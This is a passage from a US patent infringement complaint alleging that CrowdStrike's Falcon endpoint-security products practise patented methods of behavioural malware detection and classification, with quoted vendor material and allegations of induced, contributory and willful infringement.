
(*See* WBR_CSK000622 (https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf) at 630-631.)

146. The Accused Products perform a method that includes *running said object on at least one of the remote computers* [*and*] *automatically monitoring operation of the object on the at least one of the remote computers*. For example, as shown above, the Accused Products include "[a]lgorithms [that] can process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance." In addition, computer objects that are not initially identified as malware are allowed to run and are monitored, including collecting information about events related to each object. (*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 616; *see* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:26.)

147. In another example, the Accused Products include "Indicators of Attack (IOAs)" to "identify and block malicious activity during the early stages of an attack, before it can fully execute and inflict damage…IOAs look for signs that an attack may be underway, instead of being concerned about how the steps of the attack are being executed. Those signs can include code execution, attempts at being stealthy, and lateral movement, to name a few."



- **Indicators of Attack (IOAs)** identify and block malicious activity during the early stages of an attack, before it can fully execute and inflict damage. This capability also protects against new categories of ransomware that do not use files to encrypt victim systems.




IOAs are notable because they offer a unique proactive capability against fileless attacks. IOAs look for signs that an attack may be underway, instead of being concerned about how the steps of the attack are being executed. Those signs can include code execution, attempts at being stealthy, and lateral movement, to name a few. How those steps are being launched or executed does not matter to IOAs. For instance, it does not matter to IOAs if an action was started from a file copied on a drive, or from a fileless technique. IOAs are concerned with the actions performed, their relation to each other, their sequence and their dependency, recognizing them as indicators that reveal the true intentions and goals behind a sequence of events. IOAs are not focused on the specific tools and malware that attackers use.

(*See* WBR_CSK000622 (https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf) at 631-632.)


148. The Accused Products perform a method that includes *allowing the computer object to continue to run when behaviour of the computer object is permitted by the mask* [*and*] *disallowing the computer object to run when the actual monitored behaviour of the computer object extends beyond that permitted by the mask*. For example, when a process performs "malicious activity…on a host, [the Accused Products] will analyze its behaviors. If the process is convicted, [the Accused Products] will automatically remove artifacts even if they have never been seen before and are only connected with the process by the fact that they were created by it. It'll also automatically kill associated processes and reverse registry modifications." In another example, the Accused Products include "[a]lgorithms [that] can process endpoint activity as it

occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance." In addition, the Accused Products "enable[] faster and more complete discovery of indicators of attack."



When malicious activity occurs on a host, CrowdStrike will analyze its behaviors. If the process is convicted, CrowdStrike will automatically remove artifacts even if they have never been seen before and are only connected with the process by the fact that they were created by it.

It'll also automatically kill associated processes and reverse registry modifications.




CrowdStrike Falcon Sensor
A process was terminated because malicious behavior was detected.
3/16/2021 2:11 PM

(*See* WBR_CSK000636 (https://www.crowdstrike.com/blog/tech-center/automated-remediation/) at 637-638; *see also* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 616.)

149. In another example, as shown above, the Accused Products display a process tree with each node representing a step in a process including related objects "IEXPLORE.EXE" and "NOTEPAD.EXE." The green arrow from related objects "IEXPLORE.EXE" to "NOTEPAD.EXE" indicates that "IEXPLORE.EXE" injected code into "NOTEPAD.EXE," thus creating a malicious variant of "NOTEPAD.EXE." This malicious variant of "NOTEPAD.EXE" then opened the command prompt "CMD.EXE" and attempted to inject a payload called "BACKDOOR.EXE" to enable another computer to infiltrate the infected computer that the Falcon


Platform identified and (eventually) blocked. (*See* WBR_CSK000621 (https://www.youtube.com/watch?v= 9GbIKLWc2vY) at 11:26.)

150. The Accused Products perform a method that includes *reclassifying the computer object as malware when the actual monitored behaviour extends beyond that permitted by the mask*. For example, when a monitored process exhibits behavior beyond that permitted by "machine learning" or "indicators of attack," the Accused Products reclassify the monitored process as malware. In another example, as shown above, the Falcon Platform displays an event in which "IEXPLORE.EXE" injects code into "NOTEPADE.EXE," thus creating a malicious variant of "NOTEPAD.EXE" that then opens "CMD.EXE" to inject malicious payload "BACKDOOR.EXE." The objects are reclassified as malware after the actual monitored behaviour extends beyond the behavior permitted by the Falcon Platform. (*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:26.) In addition, "[e]very malicious file or technique that is discovered is added to the library of information the CrowdStrike Security Cloud can draw from to protect users."



How to Prevent Malware with CrowdStrike Falcon


Hi there. In this video, we're going to see how to prevent malware with Falcon. The Falcon platform uses multiple methods to prevent and detect malware. Those methods include machine learning for on and offline protection, exploit blocking, indicators of attack, and blacklisting. This unique and integrated combination allows Falcon to protect against known malware, unknown malware, and fileless malware. Let's see how to configure some of those features.



Every malicious file or technique that is discovered is added to the library of information the CrowdStrike Security Cloud can draw from to protect users. Much of the event data collected from enterprise assets is unstructured and disconnected. Without structure, correlating individual events and determining their link to a future attack becomes a manual task. To address this challenge, CrowdStrike adopted a graph data model to aid in collecting and analyzing data and allowing the CrowdStrike Security Cloud to store, query and analyze relevant events.

(*See* WBR_CSK001381 (https://www.youtube.com/watch?v=SdsGf40LNKs) at 0:00-0:34; https://www.crowdstrike.com/resources/videos/how-to-prevent-malware-with-crowdstrike-falcon/; *see also* WBR_CSK000005 (https://www.crowdstrike.com/blog/the-crowdstrike-security-cloud-network-effect/) at 005-006.)

151. In another example, the Accused Products detect "fileless attacks" that "exploit legitimate whitelisted applications that are vulnerable…tak[ing] advantage of built-in operating system executables." Thus, the Accused Products reclassify "exploit[ed] legitimate whitelisted applications" as malware when the actual monitored behaviour extends beyond that permitted by the mask.



The whitelisting approach involves listing all the good processes on a machine, in order to prevent unknown processes from executing. The problem with fileless attacks is that they exploit legitimate whitelisted applications that are vulnerable, and they take advantage of built-in operating system executables. Preventing applications that both users and the OS rely on is not an option.

(*See* WBR_CSK000622 (https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf) at 630.)

152. Each claim in the '250 Patent recites an independent invention. Neither claim 1,

described above, nor any other individual claim is representative of all claims in the ’250 Patent.

153. Defendants have been aware of the ’250 Patent since at least when the original Complaint was filed in March 2022. Further, Plaintiffs have marked their products with the ’250 Patent, including on their website, since at least July 2020.

154. Defendants directly infringe at least claim 1 of the ’250 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

155. Defendants’ partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’250 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

156. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the ’250 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike’s security software in a manner that infringes claim 1 of the ’250 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and

distribution of the Accused Products, including the activities described below.

157. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

158. Defendants further encourage and induce their customers to infringe claim 1 of the ’250 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

159. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

160. Defendants and/or Defendants’ partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing

operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '250 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

161. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '250 Patent.

162. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

163. Indeed, as shown above, the Accused Products have no substantial non-infringing

uses because the accused functionality, including the behavioral analysis and related functionality described above, is an integral part of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See, e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’250 Patent, that functionality could not be performed.

164. Additionally, the accused functionality, including the behavioral analysis and related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id.*) For example, without compiling and analyzing data about the behavior of an object running on one or more remote computers, the Accused Products could not detect processes (running objects) that have made unusual changes to the registry or to search devices for signs of a suspected or known threat. These processes are continually running when the system is in use and cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice claimed in the ’250 Patent, that functionality could not be performed.

165. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed,

they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including the behavioral analysis functionality) constitute a material part of the inventions claimed because such analysis is integral to the processes identified herein (such as generating "*a mask for the computer object that defines acceptable behaviour for the computer object*") as recited in the claims of the '250 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

166. Defendants' infringing actions have continued after the original Complaint was filed. Defendants had knowledge of the '250 Patent and of the specific conduct that constitutes infringement of the '250 Patent at least based on the original Complaint, yet have continued to engage in the infringing activity, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

167. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the '250 Patent.

168. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants' infringement of the '250 Patent. Defendants are therefore liable to Plaintiffs

under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants' infringement, but no less than a reasonable royalty.

169. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the '250 Patent.

170. Defendants' infringement of the '250 Patent is knowing and willful. Defendants acquired actual knowledge of the '250 Patent at least when Plaintiffs filed the original Complaint and had constructive knowledge of the '250 Patent from at least the date Plaintiffs marked their products with the '250 Patent and/or provided notice of the '250 Patent on their website.

171. On information and belief, despite Defendants' knowledge of the Asserted Patents and Plaintiffs' patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants' continued infringement of the '250 Patent with knowledge of the '250 Patent constitutes willful infringement.

172. Plaintiffs' allegations of infringement, indirect infringement, and willful infringement with respect to this patent are further set forth in Plaintiffs' Disclosure of Asserted Claims and Preliminary Infringement Contentions Pursuant to the Court's Standing Order Governing Patent Proceedings served July 12, 2022.

SECOND CAUSE OF ACTION
(INFRINGEMENT OF THE '389 PATENT)

173. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

174. Defendants have infringed and continue to infringe one or more claims of the '389 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the


Falcon Platform such as Falcon Prevent and Falcon X, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’389 Patent as described below.

175. For example, claim 1 of the ’389 Patent recites:

> 1. A method of classifying a computer object as malware, the method comprising:
>
> at a base computer, receiving data about a computer object from a first remote computer on which the computer object or similar computer objects are stored, wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured or runs on the first remote computer, said information including at least an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed;
>
> at the base computer, receiving data about the computer object from a second remote computer on which the computer object or similar computer objects are stored,
>
> wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured, or runs on the second remote computer, said information including at least an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed;
>
> storing, at the base computer, said data received from the first and second remote computers;
>
> correlating, by the base computer, at least a portion of the data about the computer object received from the first remote computer to at least a portion of the data about the computer object received from the second remote computer;
>
> comparing, by the base computer, the correlated data about the computer object received from the first and second remote computers to other objects or entities to identify relationships between the correlated data and the other objects or entities; and
>
> classifying, by the base computer, the computer object as malware on the basis of said comparison.

176. The Accused Products perform the method of claim 1 of the ’389 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method of*

classifying a computer object as malware, as further explained below. For example, the Falcon Platform includes "[a]n intelligent, lightweight agent unlike any other [that] blocks attacks—both malware and malware-free—while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence."




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence


(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.)

177. The Accused Products perform a method that includes *at a base computer, receiving data about a computer object from a first remote computer on which the computer object or similar computer objects are stored*. For example, the Accused Products use a "cloud architecture" that is the "critical component" to next-generation antivirus.



4. Cloud-Native

Cloud architecture is the critical component in the delivery of true next-gen AV. Cloud-based NGAV can be fully operational in seconds, with no reboot, signature updates, configuration, or infrastructure purchases required. Algorithms can process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance.



